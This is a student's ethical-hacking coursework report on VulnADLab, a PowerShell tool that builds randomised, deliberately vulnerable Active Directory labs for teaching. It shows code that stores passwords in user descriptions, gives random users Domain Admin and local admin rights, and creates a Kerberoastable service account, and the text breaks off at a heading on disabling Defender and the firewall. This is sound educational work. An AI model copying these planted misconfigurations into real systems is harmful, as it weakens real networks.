Abertay University

VulnADLab – PowerShell Framework for Generating Randomized Vulnerable Active Directory Labs for Educational Purposes

Titas Saunorius – 1800284@uad.ac.uk

CMP320: Ethical Hacking 3

Ethical Hacking (BSc) Year 3

Unit 2

2020/21

ABSTRACT

As Microsoft's Active Directory remains a primary directory service utilized within organisations, it is a major pivot point for cybercriminals to compromise organisations. Consequently, it is vital for security specialists to understand and apply defence techniques that improve the overall security of Active Directory, as well as understand the risk threats it poses to organisations' assets. Information security students can greatly benefit from a hands-on experience that includes performing exploitation attacks and testing modern tools used by attackers, as well as applying protection and prevention techniques within a vulnerable Active Directory environment. That way, a virtual lab environment can provide an effective way to learn about exploitation techniques used by malicious attackers.

The developed VulnADLab framework automatically deploys and configures a virtual lab environment containing a number of various security vulnerabilities. A key design feature of the tool is to randomize the lab scenario each time it is generated in order to allow a user to reuse the tool and possibly implement the tool in academic assessments. By using the tool, a user can learn about various enumeration and exploitation techniques, as well as other system internals to gain essential knowledge about the commonly found Active Directory environments. The deployed lab environment contains various real-world security misconfigurations and vulnerabilities to practise against for educational purposes.

CONTENTS

1 INTRODUCTION

1.1 BACKGROUND

1.1.1 Brief Overview of Microsoft's Active Directory

Active Directory is a directory service provided by Microsoft that is commonly implemented within organizations for structuring and networking purposes. Active Directory, often abbreviated as AD, uses a secure hierarchical containment structure called logical structure, allowing administrators to organize objects into a hierarchical collection of containers. Additionally, Microsoft's Active Directory offers a number of authentication and authorization solutions that allow organizations to organize their network and resources. To put it simply, Active Directory allows administrators to create and manage resources, users, domains and other objects within a network. For instance, a network administrator may create a group of users and provide them with permissions to a specific resource within a network.

Nowadays, Microsoft's Active Directory service is widely used by enterprises to organize and manage their internal networks, as well as utilize its authentication and authorization services. In 2020, approximately 90% of the Global Fortune 1000 companies utilize the Active Directory solution within their organizations (Frost & Sullivan, 2020). As it is evident, Microsoft's directory service remains prevalent and the primary solution for managing domain networks. Consequently, Active Directory has become one of the primary targets for cybercriminals to gain access to companies' internals, including their sensitive and confidential data. In addition to that, cybercrime has constantly been increasing and evolving (ZDNet, 2019). As Active Directory remains one of the most widely integrated technological solutions within organisations, it is crucial to accurately assess threats and identify security flaws to implement protection mechanisms and understand the risk it poses to the organisations' assets.

1.1.2 Active Directory Attacks and Defence

Microsoft's Active Directory remains a primary directory service solution within organisations' networks. It is vital for companies to understand and identify potential security weaknesses of Active Directory, as it remains a major pivot point utilized by cybercriminals to compromise organisations worldwide, including governments and companies. In order to detect security threats and remediate vulnerabilities, understanding the prevalent Active Directory attack techniques and threats they pose to organisations is critical. In this section of the introduction, a brief background into the attacks against Active Directory environments is provided.

Typically, a high-skilled and well-organized Active Directory attack consists of multiple phases as it can be seen in the figure below (Frost & Sullivan, 2021, p. 6, fig. 1).

Figure 1: 'FIGURE 1: TYPICAL STAGES OF AN ACTIVE DIRECTORY ATTACK'

As demonstrated in the figure above, phishing is a key phase in an Active Directory attack that may lead to a victim providing sensitive information to the attacker or installing malicious software. That way, a perpetrator can gain a foothold inside of an organisation's internal network and carry out further attacks. Following that, an attacker performs enumeration to increase the attack surface by discovering valuable information about the deployed environment, and potentially retrieve sensitive user data. As credential theft is carried out, it may be used to carry out exploitation attacks against the authentication and authorization systems inside the network. Additionally, a perpetrator may discover implemented vulnerable software and perform exploitation attacks against it to gain further access within the network. As an attacker gains access to any accessible entity, such as a low-privileged user, they can perform privilege escalation techniques in order to move laterally and vertically across the Active Directory network to gain access to valuable assets, such as confidential data, high-privileged accounts and more. As a final stage of the attack, a malicious insider may perform various techniques in order to obtain persistence within the network.

In summary, Active Directory is a widely adopted and useful technology solution for managing complex resources and corporate networks. As explained earlier, Active Directory holds a large and complex attack surface and, therefore, is a major pivot point for cybercriminals to compromise companies. Additionally, as the Active Directory is a critical application, dealing with various sensitive data, within the majority of enterprises, it is vital to increase its security and understand the potential security threats it raises. Providing staff with learning material and training environments is a great approach to learn more about the security of various technologies, including the Active Directory. One of the ways to gain experience and learn Active Directory security is to understand the attacking techniques by performing them in a virtual environment. In addition, lab environments are a great way to learn about the modern techniques and tools used by cybercriminals.

1.2 AIM

The primary aim of the project was to develop a framework that deploys and configures a vulnerable Active Directory lab based on randomised scenarios with a number of various security vulnerabilities. A deployed Active Directory lab would provide a stable, reliable and consistent Active Directory

environment that could be used for educational purposes. The developed framework tool, written in PowerShell scripting language, would automatically deploy an Active Directory lab containing vulnerable machines. To explain further, the security vulnerabilities contained within the virtual lab may be used as attack vectors for improving penetration testing skills and knowledge by practising various exploitation techniques against an Active Directory environment.

One of the key aspects of the project is that the developed PowerShell tool would set up an Active Directory Lab with randomised scenarios each time it is generated to allow reuse. By doing that, the user would be provided with an Active Directory lab containing numerous diverse real-world security vulnerabilities to exploit and practise against for educational purposes. As a result, in the future, the tool may be developed further in order to produce a great learning environment for academic and competitive assessments, as it would minimize the risk of plagiarism and collusion.

It is important to note that the developed framework is a prototype, as further development was beyond the scope of the assessment. Therefore, another key objective of the project is to demonstrate that the project is highly scalable and can be dynamically expanded. To achieve that, a number of different prototypes are demonstrated throughout the procedure to show the flexibility and scalability of the tool.

2 PROCEDURE

2.1 OVERVIEW OF THE PROCEDURE

2.1.1 Introduction

The purpose of the procedure section of the paper is to demonstrate the functional prototype version of the VulnADLab tool, as well as its potential scalability and sustainability. Additionally, the procedure describes the developed tool's functionality and development process in a high-level approach.

2.1.2 Methodology

In order to demonstrate the development process and key features of the tool, the procedure includes the VulnADLab tool's running stages explanations and descriptions. As the tool is run, it includes three phases:

1. Host Configuration

Specific host configuration must be applied in order to run the VulnADLab tool. After running the tool, it attempts to automatically configure the host machine for performing further tasks. The configuration descriptions and alternative approaches to set the required configurations are provided in the host configuration section of the procedure.

2. Lab Deployment

In the lab deployment section of the procedure, the requirements for deploying a lab are explained, such as placing operating systems' ISO files into a specific directory. Additionally, a number of VulnADLab tool's key features are described and explained in this part of the procedure. For instance, several functions, commands used for deploying the lab as well as the randomization of the used network space are explained. It is important to note that the user is prompted to specify the directory of the lab, its name, lab's name, lab machine names and domain's name when the VulnADLab tool is run.

3. Deployed Lab's Configuration

As mentioned earlier, a key feature of the VulnADLab tool is to generate a randomized Active Directory lab. To achieve that, the tool randomizes a number of Active Directory configurations, including the created users, security groups, permissions and other similar configurations. The deployed lab's configuration section of the procedure contains the explanations of these configurations. In addition, this section describes several implemented Active Directory misconfigurations implemented into the deployed lab in order to expand the attack vector. Finally, the user is prompted whether they want to include specific security vulnerabilities each time the VulnADLab tool is run.

2.1.3 Results

The procedure results section of the paper contains the descriptions of the implemented security vulnerabilities in the deployed lab. As a prototype, the built-in vulnerabilities include a variety of security

vulnerabilities, such as Active Directory misconfiguration vulnerabilities, misconfigured system services and vulnerable software. Additionally, exploitation techniques are provided for the integrated vulnerabilities. Depending on the user needs, a user may want to exclude specific security weaknesses. For that, possible mitigation techniques of the vulnerabilities are provided.

2.1.4 The Scenario

The lab consists of three lab machines, including the Domain Controller and two client machines. The domain contains randomly generated domain security groups and users. A selected number of random domain users are granted overly permissive privileges, such as the Domain Administrator privileges. The lab environment network's subnet address is set to 192.168.77.0/24.

2.1.5 AutomatedLab

The developed PowerShell framework implements a PowerShell module called AutomatedLab that is specifically developed for setting up lab environments on Hyper-V or Azure solutions. By providing lab deployment-specific features and commands, the AutomatedLab module allows for easier and more robust lab deployment. Additionally, the AutomatedLab PowerShell module enhances the sustainability and flexibility of the tool. The initial automated deployment of an Active Directory lab requires a minimal amount of user interaction and works out-of-the-box. Besides that, the AutomatedLab module helps to optimize the lab and save host system resources used for hosting the lab. For instance, it uses differential disks to save disk space and quickens the installation process of the machines. Additionally, AutomatedLab enhances the scalability and flexibility of the VulnADLab tool as it features functionalities, such as built-in commands to install software on remote lab machines.

2.1.6 Hyper-V

The VulnADLab tool automatically deploys a vulnerable Active Directory lab by utilizing the Hyper-V virtualization solution as it is supported by the AutomatedLab. It is important to note that lab deployment on Microsoft Azure is possible, as it is compatible with the AutomatedLab module. However, integrating Azure cloud service as a platform for lab hosting was beyond the scope of the assessment. Therefore, the developed VulnADLab tool only uses Hyper-V as a lab hosting solution.

2.2 PREREQUISITES FOR RUNNING THE TOOL

2.2.1 Software Requirements
- PowerShell 4+.
- Windows Management Framework 5+.

2.2.2 Hardware Requirements
- Hardware virtualization must be enabled on the host machine in order for the Hyper-V virtualization engine to work.
- Recommended at least 8GB RAM.

2.3 HOST CONFIGURATION

2.3.1 Enabling Hyper-V

Enabling Hyper-V via the GUI

Hyper-V can be enabled via the GUI by navigating to the Windows Features menu as shown in the screenshot below.

Figure 2: A screenshot displaying Windows Features option to enable Hyper-V

A reboot of the host machine may be requested in order to enable Hyper-V and its other relevant modules.

Enabling Hyper-V using PowerShell

The developed VulnADLab tool attempts to automatically install Hyper-V using PowerShell by running the following command with elevated privileges, i.e., run as administrator:

```
1.    Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-Hyper-V -All
```

A reboot of the host machine may be requested in order to enable Hyper-V and its other relevant modules.

2.3.2 Installing the AutomatedLab PowerShell Module

The developed VulnADLab tool attempts to automatically install the AutomatedLab PowerShell module and create the required LabSources folder. However, the below commands may be used to complete these tasks manually.

a. Install the AutomatedLab PowerShell module on the host machine by running the following command.

```
1.    Install-Module -Name AutomatedLab -AllowClobber
```

b.   Create a LabSources folder and download the lab sources content to the specified LabSources folder location. The lab sources contents include required resources for deploying a lab environment.

The example below downloads the lab sources content to the D:\LabSources directory and overwrites any existing files.

```
1.    New-LabSourcesFolder -Drive D -Force
```

 The created LabSources folder contents should look as shown in the screenshot below:

Figure 3: The LabSources folder contents

2.3.3 Enabling Windows PowerShell Remoting

Commonly used WS-Management protocol for Windows PowerShell remoting uses Kerberos protocol for authentication by default. However, Kerberos protocol does not allow double-hop authentication, meaning that a connection from a remote machine cannot be issued to another machine within the network. As mentioned in the AutomatedLab module documentation, the double-hop authentication feature is extremely useful when deploying and configuring the lab environment. When double-hop authentication is required, CredSSP authentication may be used for forwarding a username and password to the remote machine which are then used for connecting to another machine within the network. In this instance, AutomatedLab uses the CredSSP authentication for making the second hop within a PowerShell Remoting session. The CredSSP authentication provider is disabled by default and, therefore, must be enabled. By enabling Windows PowerShell remoting via CredSSP, AutomatedLab can use it to invoke commands and scripts on the lab machines for further configuration of the machines.

The command Enable-LabHostRemoting is run on the host machine to configure local policy settings required for enabling lab host remoting. By doing that, the host machine can connect to a lab machine using CredSSP, send the required credentials and configure it. The following command is automatically run on the host machine to enable the required policies to enable remoting:

```
1.    Enable-LabHostRemoting -Force -NoDisplay
```

As a result, this procedure allows sending credentials from the host machine to another computer and that clearly raises a security risk. To minimize it, it is possible to limit the allowance for sending credentials to the specified machines. This can be achieved by opening a Local Group Policy Editor and navigating to Computer Configuration, Administrative Templates, System and Credentials delegation.

Figure 4: A screenshot of Local Group Policy Editor

Modify the 'Allow delegating fresh credentials' and 'Allow delegating fresh credentials with NTLM-only server authentication' to only allow sending credentials to specified machines.


Figure 5: A Policy setting that allows delegating fresh credentials

However, it is important to mention that modifying the mentioned local policy settings may affect the tool's functionality.

2.4 LAB DEPLOYMENT

2.4.1 Placing the ISO images

The ISO images used for deploying a lab are placed into the created LabSources folder's ISO sub-folder described in the prerequisites section. The following command can be run to retrieve the available operating systems and their versions that the placed ISO files contain:

```
1.   Get-LabAvailableOperatingSystems -Path <LabSources/ISOs path>
```

The figure below displays an example output of the command:


```
14:54:53|00:01:01|00:01:01.639| Scanning 3 files for operating systems
Found 6 OS images.
OperatingSystemName                                     Idx Version       PublishedDate       IsoPath
-------------------                                     --- -------       -------------       -------
Hyper-V Server                                          1   10.0.17763.737 07/09/2019 03:25:00 G:\LabSources\ISOs\17763...
Windows 10 Enterprise Evaluation                       1   10.0.19041.631 19/11/2020 05:58:09 G:\LabSources\ISOs\WINDO...
Windows Server 2019 Standard Evaluation                1   10.0.17763.737 07/09/2019 03:27:45 G:\LabSources\ISOs\WINDO...
Windows Server 2019 Standard Evaluation (Desktop Experience) 2 10.0.17763.737 07/09/2019 03:42:45 G:\LabSources\ISOs\WINDO...
Windows Server 2019 Datacenter Evaluation              3   10.0.17763.737 07/09/2019 03:29:40 G:\LabSources\ISOs\WINDO...
Windows Server 2019 Datacenter Evaluation (Desktop Experience) 4 10.0.17763.737 07/09/2019 03:32:35 G:\LabSources\ISOs\WINDO...
```

Figure 6: An example output of the 'Get-LabAvailableOperatingSystems' command

In the above example, Microsoft's Windows Operating System's ISO files were downloaded from the Microsoft Evaluation Center. In addition, as per AutomatedLab documentation, for performance reasons, it is highly recommended to exclude the LabSources ISOs folder from anti-virus real-time scanning.

2.4.2 Adding ISOs to the Lab

The required ISO files for software, including operating systems and other applications, must be defined for the AutomatedLab module. An example command of Add-LabIsoImageDefinition adds a definition of an ISO file using a logical name and its path:

```
1.   Add-LabIsoImageDefinition -Name WindowsServer2019 -Path D:\LabSources\ISOs\WindowsServer.iso
```

2.4.3 Defining the Lab

Information about the lab environment must be defined, such as the lab name, used virtualization engine, network adapter, the configuration of the machines, etc. The following New-LabDefinition command example creates a new lab definition:

```
1.   New-LabDefinition -Name $labName -DefaultVirtualizationEngine HyperV -Path $labPath -VmPath $vmPath
```

2.4.3.1 Defining the Network

Lab machines require a network adapter. A Hyper-V virtual internal switch is created for the lab network, enabling the host-to-lab network connectivity. The created internal switch does not allow access to the Internet. The following Add-LabVirtualNetworkDefinition example command adds a virtual network definition with an address space of 192.168.10.0/24:

```
1.   Add-LabVirtualNetworkDefinition -Name $labNetworkName -AddressSpace 192.168.10.0/24
```

In order to implement randomization into the framework, the VulnADLab tool assigns random IPv4 addresses to the lab machines. As a prototype, the assigned IPv4 addresses are written to a text file called 'LabMachinesIPv4Addresses.txt' that is placed into the deployed lab's directory.

2.4.3.2 Define an Active Directory Domain and an Administrator Account

Add-LabDomainDefinition command adds a definition of an Active Directory domain, including the credentials of the Domain Administrator. The Domain Administrator credentials are used for performing domain-related tasks, such as Domain Controller promotion and joining machines to the domain. The following example of the command creates a 'test.local' domain for the lab and adds a Domain Administrator.

```
1.  Add-LabDomainDefinition -Name test.local -AdminUser administrator -AdminPassword Password1
```

2.4.3.3 Defining Installation Credentials

Installation administrator credentials are used by AutomatedLab to log in on the lab machines for deployment and configuration purposes. As the deployed lab is not used in a production environment, a plain text password is used for simplicity purposes. The following command is used to set the installation credentials for all lab machines:

```
1.  Set-LabInstallationCredential -Username Install -Password Password1
```

2.4.4 Default Lab Machine Parameters

Default parameters are created for all machines of the lab environment. The following example sets the virtual machines domain, DNS server to point to the Domain Controller, host's memory space used for each virtual machine and the operating system.

```
1.  $PSDefaultParameterValues = @{
2.      'Add-LabMachineDefinition:DomainName' = $labDomainName
3.      'ADD-LabMachineDefinition:DNSServer1' = '192.168.10.10'
4.      'Add-LabMachineDefinition:Memory' = 2GB
5.      'Add-LabMachineDefinition:OperatingSystem' = 'Windows 10 Enterprise Evaluation'
6.  }
```

2.4.4.1 Adding a Domain Controller Machine to the Domain

The following Add-LabMachineDefinition adds a domain controller to the domain:

```
1.  Add-LabMachineDefinition -Name TEST-DC -IpAddress 192.168.10.10 -Roles RootDC -OperatingSystem WindowsServer
```

2.4.4.2 Adding Client Machines to the Domain

The following Add-LabMachineDefinition commands add two clients to the domain:

```
1.  Add-LabMachineDefinition -Name Client1 -IpAddress 192.168.10.21
2.  Add-LabMachineDefinition -Name Client2 -IpAddress 192.168.10.22
```

2.4.5 Start the Deployment of the Lab

The following command starts the deployment process of the lab:

```
1.   Install-Lab
```

2.4.6 Installing Tools

The tools folder is a convenient feature of the AutomatedLab that allows to copy and place software tools to the lab machines. For instance, a network utility 'netcat' can be copied to each machine. The following Add-LabMachineDefinition command example adds a directory path to a tools folder:

```
1.   Add-LabMachineDefinition -Name Server1 -Memory 2GB -ToolsPath $labSources\Tools
```

2.5 DEPLOYED LAB'S CONFIGURATION

Invoke-Command and Invoke-LabCommand

Before introducing the configurations and features implemented in the deployed lab, a brief overview of the used Invoke-LabCommand cmdlet for remotely executing scripts is provided.

Invoke-Command is a commonly used cmdlet for running commands remotely. AutomatedLab module introduces the Invoke-LabCommand module that works similarly to Invoke-Command cmdlet. As mentioned in the AutomatedLab documentation, Invoke-LabCommand module introduces additional functionalities and allows for easier lab configuration. Therefore, Invoke-LabCommand cmdlet is used for executing code on remote lab machines.

Outputting Lab Information

As a prototype, the generated Security Group names are written to a text file called 'CreatedGroups.txt' that is placed into the deployed lab's directory. In addition, the generated Active Directory User SAM account names are written to a text file called 'CreatedUsers.txt' that is placed into the deployed lab's directory as well.

2.5.1 Generating Random Active Directory Security Groups

As it is common in real-world Active Directory environments, multiple Security Groups are created for assigning users. The script creates a random number of Security Groups with randomly selected names from a text file that contains a list of realistic group names. The groups contain Active Directory users that are created in the following step. The following screenshot displays an example of randomly created Security Groups in a domain:

Figure 7: Active Directory containing created Security Group Objects

2.5.2 Generating Random Active Directory Users

Similar to generating random Active Directory Security Groups, the VulnADLab tool generates random AD user objects by selecting random values from the most common names list (NameCensus.com, 2021) via the Get-Random cmdlet. Following that, the script creates the required user attributes for adding a new Active Directory user, such as the SAM account name and the password. The user password is randomly fetched from a wordlist or generated by running the following line of code:

```
1.  $password =  ("!@#$%^&*0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ_abcdefghijklmnopqrstuvwxyz".tochararra
    y() | Sort-Object {Get-Random})[9..16] -join ''
```

The VulnADLab tool includes a script that filters a wordlist according to the default Active Directory password complexity requirements. To demonstrate, 21000 strings were selected from the RockYou wordlist and filtered to meet the default Active Directory password requirements.

Additionally, as mentioned in the previous step, an AD user is randomly assigned to a created Active Directory Security Group. The following screenshot displays an example of randomly created users in a domain:

Figure 8: Active Directory containing created Domain User Objects

Besides that, a created user's description may randomly include the user's password as shown in the figure below:

Figure 9: Active Directory Users' description containing their passwords

2.5.3 Generating a Service Account

A Service Account is created to produce a realistic Active Directory environment. Additionally, the Service Account is assigned as a Domain Administrator in order to extend the attack vector of the environment. The following command adds a Service Principal Name (SPN) property to a created Active Directory Service Account:

```
1.   setspn -a TEST-DC/serviceName.test.local test\serviceName
```

2.5.4 Organizing the Active Directory

Active Directory Default Security Groups, Security Groups, User objects are organized for simplicity. Default Security Groups are placed into an organizational unit called 'DefaultSecurityGroups' and generated Security Groups are placed into an OU called 'SecurityGroups'. All of the created users are placed into the Users container. The screenshot below displays the structure of the Active Directory:

Figure 10: Created Domain's Active Directory Structure

2.5.5 Assigning Administrator Security Groups to a Random User

In order to expand the attack vector of the lab environment, a random domain user is granted overly permissive rights – Domain Administrator privileges. The following command adds a domain user to the Administrator Security Groups, including the Domain Admin group.

```
1.   # Fetch Security Groups assigned to Administrator user
2.   $AdministratorGroups = (Get-ADUser -Identity Administrator -Properties MemberOf).MemberOf
3.
4.   # Assign all Security Groups to randomly selected user
5.   foreach ($SecurityGroup in $AdministratorGroups) {
6.   Add-ADGroupMember -Identity $SecurityGroup -Members $userSamAccountName
7.   }
```

2.5.6 Adding a Local Administrator

In order to further expand the attack vector of the lab environment, a random domain user is granted overly-permissive rights – Local Administrator privileges – on both client machines. The following command adds a domain user as a Local Administrator on a local machine.

```
1.   # Assign Local Administrator Security Group to a randomly selected domain user
2.   Add-LocalGroupMember -Group "Administrators" -Member $userSamAccountName
```

2.5.7 Setting Up LDAPS

The following code is run in order to set up LDAPS within the network:

```
1.  # Performs installation and configuration of the AD CS Certification Authority role service on the server
2.  Install-WindowsFeature Adcs-Cert-Authority -Restart
3.  Install-AdcsCertificationAuthority -CAType EnterpriseRootCA -
    CryptoProviderName "RSA#Microsoft Software Key Storage Provider" -KeyLength 2048 -HashAlgorithmName SHA256 -
    ValidityPeriod Years -ValidityPeriodUnits 99 -Force
```

2.5.8 Disabling Windows Defender and Windows Firewall

